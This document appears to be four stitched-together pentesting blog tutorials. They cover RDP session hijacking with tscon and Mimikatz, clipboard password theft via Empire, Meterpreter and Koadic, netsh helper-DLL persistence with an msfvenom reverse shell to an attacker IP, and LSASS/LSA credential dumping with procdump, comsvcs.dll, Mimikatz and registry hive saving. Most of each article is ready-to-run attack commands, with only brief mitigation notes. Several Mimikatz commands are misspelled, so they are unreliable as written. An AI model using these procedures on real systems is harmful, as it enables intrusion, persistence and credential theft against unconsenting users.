RDP Session Hijacking with tscon


In this article, we will learn to hijack an RDP session using various methods. This is a part of Lateral movement which is a technique that the attacker uses to move through the target environment after gaining access.

Table of Content:
·         Introduction to RDP
·         Features of RDP
·         Working of RDP
·         Manual
·         Task manager
·         Mimikatz
·         Mitigation
·         Conditions for the practical
·         Conclusion

Introduction to RDP
RDP stands for Remote Desktop Protocol which works on port number TCP/UDP 3389 which was developed by Microsoft. Later, it was applied to other operating systems as well. It allows a user to connect with another user remotely using a GUI. As though it comes by-default in windows but there are numerous third-party tools available too. This protocol was designed to remotely manage systems and applications.

Features of RDP
RDP 6.0 came with various features in 2011. These features are listed below:
·         Windows Presentation Foundation applications and remoting
·         Multiple monitor support
·         Redirection
·         Aero glass remoting
·         Encrypted connection
·         Bandwidth reduction
·         Supports up to 64,000 channels for data transmission

Working of RDP
When an RDP connection is initiated and the data is ready for transfer, the system encrypts the data. This encrypted data is then further added to frames for transmission. The data is then transferred on the principles of TCP/IP table.
Wdtshare.sys, the RDP driver, manages the GUI and is in-charge of encryption and transmission of data. It also takes care of compressing the data and adding it to the frames. Tdtcp.sys, transport driver, make sure that data is ready and is being sent through the network on the bases of TCP/IP table.
Manual
As we have understood the RDP protocol and its working, so let’s move the focus on one thing, i.e. this RDP protocol also allows us to connect to a different user in the same system using tscon.exe. And that’s what we will do in this method. First, we will get an RDP session of user 1, i.e. yashika, and once we have established RDP connection with yashika then we will obtain RDP connection of user 2, i.e. pavan, via yashika (user 1). The only condition in this method is that you should have administrator rights of yashika (user 1). Let’s start with the proof of concept.
As you can see, in the image below, we have two users – yashika and pavan


Let now get the IP of yashika (user 1) using the ipconfig command just like we have shown in the image below:
Launch the remote desktop connection app and enter the IP of the target system, in our case that is the IP yashika (user 1) and then click on Connect button as shown in the image below:
As you click on the Connect button, it will ask you for the credentials for yashika (user 1) as shown below:
Once you have entered the credentials, click on OK button and as soon as you click on OK, Remote Desktop GUI will be activated. Now that we have access to yashika (user 1), we will use a couple of commands from the command prompt to first check the pavan’s (user 2) information such as their user ID and then we will use tscon command to create a process that will interact with pavan (user 2) and then we will start the process to enable Remote Desktop GUI of pavan (user 2).
Syntax:
sc create binpath= “cmd.exe /k tscon /dest:
And the commands are:
query user
sc create hijack binpath= “cmd.exe /k tscon 2 /dest:rdp-tcp#1”
net start hijack

And as you can see in the image below, we have the Remote Desktop GUI of pavan (user 2) which can be validated using the command whoami.
Task Manager
Now the same thing can also be done via task manager. The one condition with this method is to know the credentials of both users. And then using a similar method above just get the remote session of GUI of yashika (user 1) and then open task manager and go to user tab. Under the user tab, you can see pavan (user 1) just like in the image below. There, right-click on pavan (user 2). A drop-down menu will appear. From that menu click on Connect.

As soon as you click on Connect, it will as you for the credentials of pavan (user 2) as shown in the image below:
Once you give the credentials, the remote session GUI of pavan will be initiated as shown in the image below. And then again you can validate the session using whoami command.

Mimikatz
Another method of hijacking RDP is through Mimikatz. This is one of the best methods as there are no conditions in this method. Once you are connected with yashika (user1), fire up the good ole mimikatz. Use the following command to have various user’s information:
ts::sessions

Once you have the required user information, use the following command for privilege escalation:
privilege::debug
token::elevate
And when the privileges are elevated, use the following command to initiate the remote GUI connection to pavan (user 2):
ts::remote /id:1
here, in id:1, 1 is the session number that we retrieved by using the command ts::sessions.

Once the above set of commands is executed, you will have the remote GUI connection to pavan (user 2) via yashika (user 1).

Mitigation
For mitigation against RDP session hijacking use the following methods:
·         Apply various group policies such as log off the disconnected session after user disconnects.
·         Implement network Segmentation, i.e. do not reveal RDP to the internet.
·         You can also apply two-factor authentication.
·         Disable RDP is not necessary
·         Make sure your employees are aware of how RDP hijacking is done.
·         Limit the permissions of a user accessing RDP.
·         Audit the remote Desktop users regularly
·         Monitor tscon.exe
·         Keep an eye on all the services using cmd.exe /k or cmd.exe /c parameters in regards to RDP

Conditions for the practical
  • You must have Full Control access permission or Connect special access permission to connect to another session.
  • The /dest: parameter allows you to connect the session of another user to a different session.
  • If you do not specify a password in the parameter, and the target session belongs to a user other than the current one, tscon fails.
  • You cannot connect to the console session.

TL; DR
Attackers can connect to various systems/users in the network using RDP. This technique is known as Remote Desktop Session Hijacking. They can use various credential dumping techniques to get their hands-on credentials for RDP but tools like Mimikatz allow us to highjack such RDP sessions without knowing the credentials. This high-jacking of RDP sessions can be done both remotely and locally for both active and disconnected sessions. It can be locally by using the following commands:
query user
sc create hijack binpath= “cmd.exe /k tscon 2 /dest:rdp-tcp#1”
net start hijack
the tscon.exe allows an attacker to get RDP session without the requirement of credentials. RDP session high-jacking can also be done using task manager (which is explained above in the article) and when implementing such a technique with Mimikatz, use following commands:
privilege::debug
token::elevate
ts::remote /id:1

Conclusion
RDP session hijacking has been done large scales. Many C2 servers such as Cobalt Strike and Kodiac allows us to initiate RDP connection which further leads to lateral movement such as RDP session hijacking. The attacker has used this technique in multiple high-level attacks. For example, Lazarus Group used RDP for propagation, WannaCry tries to execute itself on each session, Leviathan targeted RDP credentials and used it to move through the network, FIN8 used RDP for lateral movement, etc. Therefore, it is important to be familiar with such methods and technique to protect oneself as it a liability which works in the favour of attackers. It is one of the popular lateral movement techniques as it does not make proper event logs which allows the attacker to cover their tracks. Such a technique can also point the attacker to Remote System Discovery. And all of this is done by using mere native windows commands.

Reference

Author: Yashika Dhir is a Cyber Security Researcher, Penetration Tester, Red Teamer, Purple Team enthusiast. Contact her on Linkedin and Twitter


Credential Dumpimg: Clipboard


In this article, we learn about online password mangers and dumping the credentials from such managers via clipboard. Passwords are not easy to remember especially when passwords are made up of alphanumeric and special characters. And these days, there are passwords for everything. And keeping the same password for every account is insecure. Therefore, we have many password managers such as KeePass, bitswarden and many others that helps us save all of our passwords.

Table of content:
·         PowerShell Empire
·         Metasploit Framework
·         Kodiac
In our practical, we have used bitswarden password manager to keep our password secure. It’s feasible to use and even if we forget our password, we can just copy it from there and paste it where we require it. As you can see in the image below, we have saved our password in bitswarden. And we copy it from there.


PowerShell Empire
If these credentials are copied by someone then we can retrieve them by using various methods. PowerShell Empire has such a module; after having a session through the empire, use the following commands to execute the module:
usemodule collection/clipboard_monitor
execute


Once the module is executed, whenever the copied password is pasted as shown in the image below:


Then those credentials will be displayed in the console as shown in the image below:


Meterpreter Framework
In Metasploit, when you have a meterpreter session, it provides you with a different set of commands. One of those commands is load extapi, this command opens a door to various features of meterpreter session. All of these features can be viewed using a question mark (?). One feature of extapi is clipboard management commands. We will use a clipboard management command through extapi to dump the credentials which can be copied to clipboard. For this, type:
load extapi
clipboard_monitor_start


And as you can see in the image above, we have username and password through clipboard management command.
Kodiac
Just like PowerShell empire, Kodiac has an inbuilt module for dumping the clipboard data. Once you have a session in kodiac, type the following commands to get the clipboard data:
use clipboard
execute


And this way, again, we have the credentials.

Windows Persistence using Netsh


In this article, we are going to describe the ability of the Netsh process to provide persistent access to the Target Machine.

Table of Content
·         Introduction
·         Configurations used in Practical
·         Crafting Payload
·         Payload Transfer
·         Twerking Registry
·         Listener Configuration & Gaining Persistence
·         Detection
·         Mitigation

Introduction
Netsh is a command-line scripting utility that allows you to, either locally or remotely, display or modify the network configuration of a computer that is currently running. Netsh also provides a scripting feature that allows you to run a group of commands in batch mode against a specified computer. Netsh can also save a configuration script in a text file for archival purposes or to help you configure other servers.
Netsh contains functionality to add helper DLLs for extending the functionality of the utility. The paths to registered netsh.exe helper DLLs are entered into the Windows Registry at HKLM\SOFTWARE\Microsoft\Netsh.
Before we move on to gaining the persistence on the system, keep in mind that we have already compromised the system using well-known methods. Read about them here.

Configurations used in Practical
Attacker:
·         OS: Kali Linux 2020.1
·         IP: 192.168.1.112
Target:
·         OS: Windows 10
·         IP: 192.168.1.104

Crafting Payload

From the Introduction, it is clear that the Netsh helper can execute DLL files. So, if we are planning on using the netsh to compromise the Target Machine and gain a persistence shell, we will be needing a malicious DLL file. We used the msfvenom for creating the payload. The System that we compromised using other methods was an x64 bit version. This is easier to find for the systeminfo command.

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lport=1234 -f dll > raj.dll


Payload Transfer
Since we already have a meterpreter on the target system, we need to transfer the payload we crafted to the Target Machine. We are transferring the payload to the System32 directory as almost all of the DLL files are stored there. This is merely a way to hide into plain sight but, it requires the elevated privileges on the Target Machine. We can store the malicious DLL file at some other location as well all we will need is to twerk the location of the file while adding it in the registry. Back to the transfer of the payload. We used the upload command of the meterpreter for the transfer.
cd System32
upload /root/raj.dll

Twerking Registry
We have successfully transferred the payload to the Target Machine. Now we need to pop up the Windows shell and make changes in the registry to include the file name in the Run and use the add helper command to load the DLL in the system.
shell
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v raj /t REG_SZ /d "C:\Windows\System32\netsh"
netsh add helper raj.dll


Listener Configuration & Gaining Persistence
Before moving to the Target System, we created a multi/handler listener with some configurations that we used while crafting the payload and we kept it ready for when the payload gets executed on the Target Machine resulting in a persistence shell.

use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.112
set lport 1234
exploit
sysinfo


The shell was generated in the netsh instance in no time. Let’s take a look at the changes we made in the registry to gain this persistence.

Detection
We made a key in the Run Hive with the name “raj” which contains the location of the netsh executable. This will run the netsh service on the Target Machine. As netsh is a pretty common service in the Server or Work Environment used by the System Administrator it is never suspecting for its entry in the Run.
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


Now we move to another location in the registry. When we run the add helper command in the netsh a registry key is created with the same name as the DLL. This can be seen at this location in the registry.
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh


Mitigation
·         Occasionally scan the registry at the following locations:
o   Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
o   Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh

·         Keep an eye out for registry changes made using any kind of shell (WMIC, Command Prompt, PowerShell)
That’s all for netsh persistence. No service is safe. Keep an eye out for all kinds of services even those which seem harmless.

Credential Dumping: Local Security Authority (LSA|LSASS.EXE)


LSA and LSASS stands for "Local Security Authority" And "Local Security Authority Subsystem (server) Service", respectively
The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. Domain credentials are used by the operating system and authenticated by the Local Security Authority (LSA). The LSA can validate user information by checking the Security Accounts Manager (SAM) database located on the same computer.
The LSA is a user-mode process (LSASS.EXE) used to stores security information of a system known as the Local Security Policy. The LSA maintains local security policy information in a set of objects.
·        Policy contains global policy information.
·        TrustedDomain contains information about a trusted domain.
·        Account contains information about a user, group, or local group account.
·        Private Data contains protected information, such as server account passwords. This information is stored as encrypted strings.
LSASS manages the local system policy, user authentication, and auditing while handling sensitive security data such as password hashes and Kerberos keys.The secret part of domain credentials, the password, is protected by the operating system. Only code running in-process with the LSA can read and write domain credentials.
LSASS can store credentials in multiple forms, including:
·        Reversibly encrypted plaintext
·        Kerberos tickets (ticket-granting tickets (TGTs), service tickets)
·        NT hash
·        LAN Manager (LM) hash

LSA (LSASS.EXE) Credential Dumping Walkthorugh
Required Tools or Scripts: Mimikatz.exe & Mimikatz.ps1, Procdump PowerShell Empire, Koadic, Metasploit
Host Machine: In context of lsass.exe Windows 7 & for LSA Windows 10
Table of Content
·        Windows 7 (lsass.exe) Credential Dump using Mimikatz
·        Windows 10  (LSA) Credential Dump using Mimikatz
·        PowerShell Empire
·        Koadic
·        Metasploit

Windows 7 (lsass.exe) Credential Dump using Mimikatz

In your local machine (target) and open the task manager, navigate to processes for exploring running process of lsass.exe and make a right click to explore its snippet.  Choose create Dump file option which will dump the stored credential.

You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local


Now start mimikatz to get the data out of the DMP file using the following command:
privilege::debug
sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
sekurlsa::longonpasswords
As you can see from the image below, we have a clear text password.


Method 2: ProcDump

The ProcDump tool is a free command line tool published by Sysinternals whose primary purpose is monitoring an application and generating memory dumps.
Use the “-accepteula” command line option to automatically accept the Sysinternals license agreement and “-ma” Parameter to write a dump file with all process memory (lsass.exe) in a .dmp format.
procdump.exe -accepteula -ma lsass.exe mem.dmp


Again, repeat the same step and use mimikatz to read the mem.dmp file.
privilege::debug
sekurlsa::minidump C:\Users\raj\Downloads\Procdump\mem.dmp
sekurlsa::longonpasswords

And now, as you can see from the image below, we've got a clear text password.


Method 2: comsvcs.dll
The comsvcs.dll DLL found in Windows\system32 that call minidump with rundll32, so you can use it to dump the Lsass.exe process memory to retrieve credentials. Let's identify the process ID for lsass before running the dll.
Get-Process Lsass
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 492  


Again, repeat the same step and use mimikatz to read the mem.dmp file.
privilege::debug
sekurlsa::minidump C:\mem.dmp
sekurlsa::longonpasswords

Again, we've got a clear text password.


Windows 10 (LSA) Credential Dump
Method 1: Task manager

The Lsass.exe is renamed as LSA in Windows 10 and process can be found by the name of “Local Security Authority” inside the task manager.  It will also save the dump file in .dmp format so, again repeat same step as done above.
Go to the task manager and explore the process for Local Security Authority, then extract its dump as shown.


You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local.


Again, repeat the same step and use mimikatz to read the dmp file.
privilege::debug
sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
sekurlsa::longonpasswords
Since it was Windows 10 therefore the level of security get increases and we have obtained the password hashes, as you can see from the given below image.


Method 2: Mimikatz parameter -patch
Patch is patching the samsrv.dll running inside lsass.exe which displays LM and NT hashes. So, you when you will execute the following commands it will dump the password hashes.
privilege::debug
lsadump:: lsa /patch

Method3: Mimikatz - Token Elevation
We are using mimikatz once again to get the hashes directly, without involving any dump file or dll execution this is known as Token impersonate. as you can observe that, we got error when we try to run following command as local user.
Privilege::debug
Lsadump::secrets

This can be done by impersonate a token that will be used to elevate permissions to SYSTEM (default) or find a domain admin token and as result you will able to dump the password in clear text.
privilege::debug
token::elevate
lasdump::secrets


Method 4: Editing File Permission in the Registry  
The LSA secrets are held in the Registry. If services are run as local or domain user, their passwords are stored in the Registry. If auto-logon is activated, it will also store this information in the Registry.
This can be done also done locally by changing permission values inside the registry. Navigate to Computer\HKEY_LOCAL_MACHINE\SECURITY.

Expand the SECURITY folder and choose permissions from inside the list.

Allow full Control to the administrator user as shown.

As you can observe that this time, we are able to fetch sub-folders under Security directories.


So, once you run the following command again, you can see the credential in the plain text as shown.
privilege::debug
lasdump::secrets


Method 5: Save privilege File of the Registry  
Similarly, you can use another approach that will also operate in the same direction. Save system and security registry values with the help of the following command.
reg save HKLM\SYSTEM system
reg save HKLM\security security


As you can see if you use lsa::secrets command without a specified argument, you will not be able to retrieve the password, but if you enter the path for the file described above, mimikatz will dump the password in plain text.
privilege::debug
lsadump::secrets/system:c:\system /security:c:\security


PowerShell Empire
Empire is one of the good pentesting framework that work like as Metasploit, you can download it from GitHub and install in your attacking machine in order to launch attack remotely.
This is a post exploit, thus first you need to be compromised the host machine and then use the following module for LSA secrets dumps
usemodule credentials/mimikatz/lsadump
execute
As result it dump password hashes saved as shown in the given image.

Koadic
Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. It allows the attacker to run comsvcs.dll that will call the minidump and fetch the dump of lsass.exe to retrieve stored NTLM hashes. Read more from here
use comsvcs_lsass
As result it dumped the password hashes saved as shown in the given image.


Metasploit
Method1: Load kiwi
As we all know Metasploit is like swiss knife, it comes with multiple module thus it allows attacker to execute mimikatz remotely and extract the Lsass dump to fetch the credentials. Since it is a post exploitation thus you should have meterpreter session of the host machine at Initial Phase and then load kiwi in order to initialise mimikatz and execute the command.
lsa_dump_secrets


Method2: Load powershell
Similarly, you can also load powershell in the replace of kiwi and perform the same operation, here we are using powershell script of mimikatz. This can be done by executing following commands:
load powershell
powershell_import /root/powershell/Invoke-Mimikatz.ps1
sekurlsa::longonpasswds

This will be dumping the password hashes as shown in the below image.

Conclusion: In this post, you learned about Windows LSA Protection and its working along with its multiple techniques to exploit in context to get clear text password or hashes. Most of the attacks replaced the original lsass.exe from malware lsass.exe to make deceive the security monitors.